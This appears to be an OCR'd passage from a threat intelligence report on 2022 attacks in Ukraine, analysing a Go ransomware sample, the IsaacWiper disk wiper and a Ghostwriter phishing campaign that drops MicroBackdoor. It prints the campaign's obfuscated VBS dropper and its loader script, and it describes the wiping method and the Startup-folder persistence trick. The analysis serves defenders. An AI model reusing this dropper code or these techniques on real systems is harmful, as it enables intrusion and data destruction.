key = "eyJOIjoyNTcxNzc1MDUzODU2NDQ0NTg3NTg4Mzc3MDQ1MDMxNTAxMDE1NzcwMDU5NzA4NzUwNzMzNDkwNzQwMzUwMDQ0MzkxMzA3MzcwMjcyMDkz"
      "OTkzMTgyNDYwODI3MDk4MDAyMDIwNjU2NjAxNzUzODc1MTUwNTYyOTQyMTI2NTEwNDk3NDEwMzE0NzU3MDE0Nzc5MzA1MzA0MjAzNjg2MzE5MTI1"
      "NDk0NjkyMzc4MTY3NjY0MjA5MDMzNTQxMjczMTI3OTg2MjExMTM1NDA2MTEyMDIyODYxNjg0MTM3Njk5MjkxNzczMjM3ODk0Mzc3OTEyMTA1MDg1"
      "NDk2NzM4Mjk0NjYwOTk0MjQyODk4MzI0NzMzNjY3NjIxNjc5MDk4NjIxMDA4MDczNjgwMzg2Mjk0NTE1MDUyNjQ3MjE3MzE2NzkwNjgyODkyOTc2"
      "MjUwNTU5MjUzNTg3MDM4MzU4MzkzNjQ4NzExMTcwMjM0NTA2ODY0NTA4NTY1OTMwOTczNzgzMjIyNzI0MjQzMDQzNTYyNDY0NjUxOTI2MjM5NDg5"
      "MTA5Nzg5NzMwMzEyNTg3NTQxODcyNDIyNjQ4NTk2MDgxOTk1MDA4MDA0ODU2Mzc2MDEyMjQ5MjExNzcyOTU5MTk0OTkyNDgzMzE0Mjg1NjIyNTQz"
      "MjQzOTcwMTgxMTE3ODM0ODI3Njg2MDczNjU2NTM5MDU0MzMyNDY2ODI0Nzc4MDMwMzQxMTQ2NTQ5NzI2NTQ3MTg5MDI3OTU1MDM1MDE5MjIzOTMz"
      "OTM0MjE0MjA5OTg5MjgzNTE3NzE3NTYxMjM2MjAzMDYxOSwiRSI6NjU1Mzd9";
b_8.array = (uint8 *)844;
v22 = main_bUnderPk(main_b, *(string *)((char *)&b_8 - 8), main_BulletinNumber);
if ( v30.tab )
```

Interestingly, the malware's code repeatedly includes references to US President J. Biden via specified paths ('403forBiden', 'wHiteHousE', etc.), and this could also be the source of the ' jB' in the name of the encrypted file extension. The reason for these references is unclear, but it could amount to a form of mockery on the part of developers towards the

Excerpt from references to J. Biden.



```
0x005e0ce0   _/C_/projects/403forBiden/wHiteHousE.primaryElectionProcess
0x00707403   _/C_/projects/403forBiden/wHiteHousE.primaryElectionProcess
0x00749ef2   _/C_/projects/403forBiden/wHiteHousE.primaryElectionProcess
0x005e0b90   _/C_/projects/403forBiden/wHiteHousE.baggageGatherings
0x0070730a   _/C_/projects/403forBiden/wHiteHousE.baggageGatherings
0x00749e8f   _/C_/projects/403forBiden/wHiteHousE.baggageGatherings
0x0069b368   \a_/C_/projects/403forBiden/wHiteHousE.statictmp_0
0x005e0da8   _/C_/projects/403forBiden/wHiteHousE.GoodOffice1
0x005e7475   C:/projects/403forBiden/wHiteHousE/wHiteHousE.go
0x0063deeb   C:/projects/403forBiden/wHiteHousE/wHiteHousE.go
0x006625ab   _/C_/projects/403forBiden/wHiteHousE.statictmp_0
0x0069b3a9   \a_/C_/projects/403forBiden/wHiteHousE.initdone·
0x007074c9   _/C_/projects/403forBiden/wHiteHousE.GoodOffice1
0x00730cd1   _/C_/projects/403forBiden/wHiteHousE.statictmp_0
0x00749f2e   _/C_/projects/403forBiden/wHiteHousE.GoodOffice1
0x006625e0   _/C_/projects/403forBiden/wHiteHousE.initdone·
0x00730d02   _/C_/projects/403forBiden/wHiteHousE.initdone·
0x0069659b   \a_/C_/projects/403forBiden/wHiteHousE.FileName
0x0065f042   _/C_/projects/403forBiden/wHiteHousE.FileName
0x0072e270   _/C_/projects/403forBiden/wHiteHousE.FileName
0x005e0c38   _/C_/projects/403forBiden/wHiteHousE.lookUp
0x00707392   _/C_/projects/403forBiden/wHiteHousE.lookUp
0x00749ec6   _/C_/projects/403forBiden/wHiteHousE.lookUp
0x005e0e48   _/C_/projects/403forBiden/wHiteHousE.init
0x00707558   _/C_/projects/403forBiden/wHiteHousE.init
0x00749f5f   _/C_/projects/403forBiden/wHiteHousE.init
0x007072b9   _/C_/projects/403forBiden/wHiteHousE
0x005e716c   C:/projects/403forBiden/main.go
0x0062e944   C:/projects/403forBiden/main.go
```

ISAACWIPER

CONTEXT[232]

On February 24, 2022, the day after the HermeticWiper attack, a new wiper was reported on a Ukrainian government network, nicknamed IsaacWiper. To date, no actor has been identified as responsible for this attack, and no link has been made to the Hermetic malware family. Despite the proximity of the attacks, the 2 wipers do not have a common target, do not possess similarities in their development, and do not have the same level of sophistication. It is therefore unlikely that these two cybercriminal groups are linked (this point may change if new elements appear).

Although it was only detected in February 2022, several artifacts betray a presence dating back to October 2021. We can deduce that this malware has potentially already been used for other campaigns, or that this attack was planned for several months.

ANALYSIS

IsaacWiper is a malware encoded in C++. It was observed in the '%programdata%' and 'C:\Windows\System32' folders under the following names:
cleaner.dllcl64.dll
clean.execld.dll
cl.execll.dll

No information on the source of the initial infection is available to date. The execution of IsaacWiper follows the following process:


Interestingly, the day after the initial attack, a new version of the malware was dropped on the systems, with the only modification being the addition of the following logs in the file 'C:\ProgramData\log.txt':

These logs reveal some of the steps that IsaacWiper will perform to erase the contents of the disks: 'getting drives', 'start erasing', and especially the message 'FAILED' on the physical volume of the system.

The addition of such logs following a new deployment of the malware suggests that the attacker encountered difficulties with certain targets during the first attack, and therefore sought to trace the course of the attack to better understand the problem, with the likely aim of redistributing a new patched version of the malware.


NOTE
We should therefore expect to see the emergence of a new version of IsaacWiper.

Steps IsaacWiper will perform



```
0x10032490  getting drives...
0x100324b4  physical drives:
0x100324e0  -- system physical drive
0x10032514  -- physical drive
0x1003253c  logical drives:
0x1003255c  -- system logical drive:
0x10032590  -- logical drive:
0x100325b8  start erasing physical drives...
0x10032610  physical drive
0x10032630  -- start erasing logical drive
0x10032670  start erasing system physical drive...
0x100326c0  system physical drive -- FAILED
0x10032700  start erasing system logical drive
```

IsaacWiper compromise chain


Start()
drops
Enumerates physical drives with DeviceIoControl()
C:\ProgramData\log.txt
Looks for type 'FILE_DEVICE_DISK'
foreach
Checks size and free space with 'IOCTL_DISK_GET_DRIVE_GEOMETRY_EX' and GetDiskFreeSpaceExW()
Locks the drive with CreateFileW() and DeviceIoControl()
wipes PhysicalDrive, files, volumes
Overwrites the first 0x100000 bytes with random Mersenne Twister PRNG data
if the file can't be opened
if the volume can't be accessed
Renamed as a temporary file 'Tmf[0-9]{4}.tmp'
Hidden temporary directory created 'Tmd[0-9]{4}.tmp'
drops
Overwritten with random Mersenne Twister PRNG data
%SystemDrive%\Tmd[0-9]{4}.tmp\Tmf[0-9]{4}.tmp
Filled with random data until the volume is out of space

MICROBACKDOOR CAMPAIGN BY ATK254

ANALYSIS

A phishing campaign was identified by the Ukrainian National CERT (CERT-UA), which published an advisory on March 3, 2022. According to them, this activity is related to the actor UNC1151/Ghostwriter/ATK254[233].


The initial infection vector is contained in an attached ZIP archive, «dovidka.zip». The word «dovidka» corresponds to the certificate of asylum seeker in Ukraine. This archive contains a compiled Microsoft help document, «dovidka.chm», which embeds an initial infection script.

In case the user opens the file, it is executed through the Microsoft Help program («Help HTML», aka. «hh.exe»). A security message is then displayed, alerting the user to a potentially dangerous interaction and asking if they want to allow it.

A refusal causes an «Error!» popup to be displayed and the program to close. Otherwise, the script contained in the file is executed and the infection sequence starts. In parallel, an image indicating how to protect oneself in case of artillery fire is displayed to divert the attention of the victim.

The first piece of code comes in the form of a heavily obfuscated VBS script. It contains a second script also written in VB, and encoded as a mixture of strings and hexadecimal; it will be dropped in the folder «C:\Users\Public» under the name «ignit.vbs». It will be run with WScript before being deleted to cover the traces of the system infection.


Program Launch Alert Message



Windows Security Warning

An ActiveX control on this page might be unsafe to interact with other parts of the page. Do you want to allow this interaction?

Lure accompanying the verified file



ОФІС ПРЕЗИДЕНТА УКРАЇНИ

Кабінет Міністрів України

СЛУЖБА БЕЗПЕКИ УКРАЇНИ

ЩО РОБИТИ?

ПІД ЧАС АРТИЛЕРІЙСЬКИХ ОБСТРІЛІВ СИСТЕМАМИ ЗАЛПОВОГО ВОГНЮ:


! Снаряд (ракету) можна помітити та зреагувати, залп реактивної установки добре видно. Вночі це яскравий спалах на обрії, а вдень – димні сліди ракет;

! Організуйте постійне спостереження, постійно тримайте у полі зору будівлі та споруди, які знаходяться поруч та які можливо використовувати як укриття. Після сигналу спостерігача є декілька секунд для того, щоб сховатись.


! Ховайтеся у підвалі або в іншому заглибленому приміщенні. Вибирайте місце у кутку між несучими стінами та недалеко від вікон та дверей для того, щоб миттєво покинути будинок у випадку попадання снаряду.

! Не виходьте з укриття, не почекавши хоча б 10 хвилин після завершення обстрілу, адже після залпу зазвичай ведеться уточнення результатів стрільби і коригування вогню або зміна позиції.

Preview the obfuscation of file.htm and ignit.vbs files




```
File: file.htm

<!DOCTYPE html>
<html lang="en">
<head> <meta name=ProgId content=htafile>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" >
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="Message to add">
<style>
</style>
</head>
<body>
<hta:application id=x>
<script language="vbscript">

On Error Resume Next

function oollllo1l0(llll0011ll)
l10l10010000o=split(llll0011ll," ")
for each ooolol000 in l10l10010000o
    for lllll1o1lo=1 to len(ooolol000)
        ool0oo110o1=ool0oo110o1+(mid(ooolol000,len(ooolol000)-lllll1o1lo+ 1,1)*(2^(lllll1o1lo-1)))
    next
    oollllo1l0=oollllo1l0 & chr(ool0oo110o1)
    ool0oo110o1=0
next
end function

ol11ollo10l = UnEscape("On%20Error%20Resume%20Next%20%0A%0D%0AfUnctIoN%20sWDTqcLuL%28zV7umKo7Li1Stc
X4RPZL4Pi1%28%29%0D%0A%0D%0AsuB%20o8wHX4RpZl4pi1%28%29%0D%0A%09Ffcax970%20%3D%20w8i0oeGdABb%28%29%0
seliF%2EGnITpIRcs%22%29%29%0D%0A%20%20%20%20SET%20wGalv%20%3D%20ZnYJggHIr%2ECReateTextfilE%28sWdTQC
20%20%20%20wgAlV%2EWRItE%20FfcAx970%0D%0A%20%20%20%20WgAlV%2EcLoSe%0D%0AEND%20SUb%0D%0A%0D%0AfuNcTi
%20OzRnO2CZdI%0D%0A%0D%0A%09FFCaX970%20%3D%20%22%22%0D%0A%09v82n1%20%3D%20sPlIt%28ubKUf10h%29%0D%0A
9FFCAX970%20%3D%20FFCax970%20%2B%20CHr%28V82n1%28OZrno2CZdI%29%29%0D%0A%09NeXT%0D%0A%0D%0A%09NOs2i1
0D%0A%09diM%20ffcAX970%0D%0A%0D%0A%09FFcAX970%20%3D%20%22%22%0D%0A%09ffcAx970%20%3D%20FfCax970%20%2
00%200%200%200%200%200%20481%200%200%20552%20552%200%200%200%204%200%200%200%203%200%20441%2009%207
%209%20081%200%2041%20681%2013%2041%200%200%200%20821%200%200%200%200%200%200%200%200%200%200%200%2
D%20fFCax970%20%2B%20nOs2i1g%28swdtqClUL%28%22111%20011%20011%2079%2099%2023%20901%2079%20411%20301
29%29%0D%0A%09ffCAX970%20%3D%20ffCax970%20%2B%20nOs2i1G%28SwdTQcluL%28%2201%2031%2031%2064%20101%20
20101%2089%2023%20611%22%29%29%0D%0A%09fFCaX970%20%3D%20FfcAX970%20%2B%20NOs2i1g%28SwDTqClUl%28%221
00%205%201%2067%200%200%2096%2008%200%200%200%200%200%200%200%2063%22%29%29%0D%0A%09ffCax970%20%3D%
00%200%2023%200%200%200%20061%200%200%201%2046%20831%200%200%200%200%200%200%20621%200%200%200%2042
CLUl%28%2261%200%200%20331%2046%200%203%200%200%200%200%200%200%204%200%200%201%20821%200%200%200%2
```



```
File: ignit.vbs

On Error Resume Next

fUnctIoN sWDTqcLuL(zV7umKo7Li1Stc)
SwDTQclUL=sTrrEvERse(Zv7UMk07lI1sTc)
eNd fUnCTiOn
o8WhX4RPZL4Pi1()

suB o8wHX4RpZl4pi1()
    Ffcax970 = w8i0oeGdABb()
    set znyJGGHiR = CReATeOBJeCt(SWdTqcLUL("TcejBOmetsyseliF.GnITpIRcs"))
    SET wGalv = ZnYJggHIr.CReateTextfilE(sWdTQClUl("lld.eroc\SEiRARbIL\cILbUp\srEsU\:c"), TrUE)
    wgAlV.WRItE FfcAx970
    WgAlV.cLoSe
END SUb

fuNcTiOn Nos2I1G(UBkUF10H)
    dIM V82n1
    Dim FFCAx970
    DIM OzRnO2CZdI

    FFCaX970 = ""
    v82n1 = sPlIt(ubKUf10h)
    FOr OZrno2cZdi = LbOUND(v82N1) TO UBoUnD(V82n1)
        FFCAX970 = FFCax970 + CHr(V82n1(OZrno2CZdI))
    NeXT

    NOs2i1G = ffcax970
eND FuNcTiON

FUNCTIoN RvsJvhGamf5XD()
    diM ffcAX970

    FFcAX970 = ""
    ffcAx970 = FfCax970 + NoS2I1G(sWdtqcLul("0 0 0 0 0 0 0 0 0 0 0 46 0 0 0 0 0 0 0 481 0 0 552 552 0 0 0 4 0 0 0 3 0 441 09 77"))
    FFCax970 = ffCaX970 + Nos2i1G(Swdtqclul("502 9 081 0 41 681 13 41 0 0 0 821 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0"))
    FFCax970 = fFCax970 + nOs2i1g(swdtqClUL("111 011 011 79 99 23 901 79 411 301 111 411 211 23 511 501 401 48 33 502 67 1 481 33"))
    ffCAX970 = ffCax970 + nOs2i1G(SwdTQcluL("01 31 31 64 101 001 111 901 23 38 97 86 23 011 501 23 011 711 411 23 101 89 23 611"))
    fFCaX970 = FfcAX970 + NOs2i1g(SwDTqClUl("1 11 33 2 0 422 0 0 0 0 0 0 0 0 79 742 942 851 0 5 1 67 0 0 96 08 0 0 0 0 0 0 0 0 63"))
    ffCax970 = FFcAx970 + nOS2I1g(SwDtqCLuL("0 0 0 23 0 0 46 0 0 0 0 23 0 0 0 061 0 0 1 46 831 0 0 0 0 0 0 621 0 0 0 421 0 0 84"))
    fFCaX970 = FFCAx970 + Nos2I1g(SWdTQCLUl("61 0 0 331 46 0 3 0 0 0 0 0 0 0 4 0 0 1 821 0 0 0 0 0 0 0 0 4 0 0 0 0 0 0 0 0 4 0 0 2"))
    fFCax970 = FFcAX970 + noS2i1G(SWdTqcLuL("0 0 0 57 0 0 491 08 0 0 0 0 0 0 0 0 0 0 0 0 61 0 0 0 0 0 0 61 0 0 61 0 0 0 0 61 0 0"))
    ffcax970 = fFcAX970 + NOS2I1g(sWDTqclUl("0 0 0 0 0 0 0 0 0 0 21 0 1 69 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 461 0 1 23 0"))
    ffcaX970 = ffcAx970 + Nos2I1G(SwdTQClul("0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0"))
    fFcax970 = fFCax970 + NoS2i1G(SwdtqClUl("301 07 51 22 0 0 0 0 0 0 0 0 0 0 0 27 0 0 061 0 0 0 0 0 0 0 0 0 0 0 0 0 8 0 1 46 821"))
    ffcAX970 = FfCaX970 + nOs2i1G(sWDTqCLul("422 0 0 46 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 4 0 0 0 021 0 0 0 23 0 0 0 911 441 43 36 65 6"))
    Ffcax970 = Ffcax970 + nOS2i1g(SwDtQCLUL("0 0 0 0 0 0 0 0 0 0 421 0 0 0 221 0 0 0 061 0 0 0 021 291 0 0 0 611 021 101 611 64"))
    FfCAx970 = FfCAx970 + nos2i1g(SWdtQclUL("0 0 0 0 642 0 0 0 4 0 0 1 23 0 0 0 2 461 0 0 0 99 411 511 411 64 69 0 0 23 0 0 0 0"))
    FFcax970 = FFCAx970 + noS2i1g(SWdTqClUl("0 0 052 0 0 0 2 0 0 1 46 0 0 0 0 441 0 0 0 0 0 0 0 0 46 0 0 46 0 0 0 0 0 0 0 0 0 0"))
    FFCaX970 = FfcaX970 + nos2i1G(SwdtqclUl("2 0 0 1 69 0 0 0 0 21 0 0 99 111 801 101 411 64 69 0 0 23 0 0 0 0 0 0 0 0 0 0 0 0 0"))
    FfCAX970 = ffCax970 + NoS2I1g(swDtqcluL("0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 66 0 0 46 0 0 0 0 0 0 0 0 0 0 0 0 0 0 252 0 0 0"))
```

Script contained in the «desktop.ini» boot file



```
Set fso = CreateObject("Scripting.FileSystemObject")
execPath = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe  /U " & "C:\Users\Public\Libraries\core.dll"
Set shell = CreateObject("Wscript.Shell")
shell.run(execPath), 0, false
```

This second script creates 3 new files on the system:

- The packaged malware, «core.dll»,
- A «desktop.ini» VBS script, initiating the execution of the final load (core.dll),
- A shortcut, «Windows Prefetch.INk", running the boot script «desktop.ini». It is placed in the «Startup» folder to obtain persistence when restarting the machine.

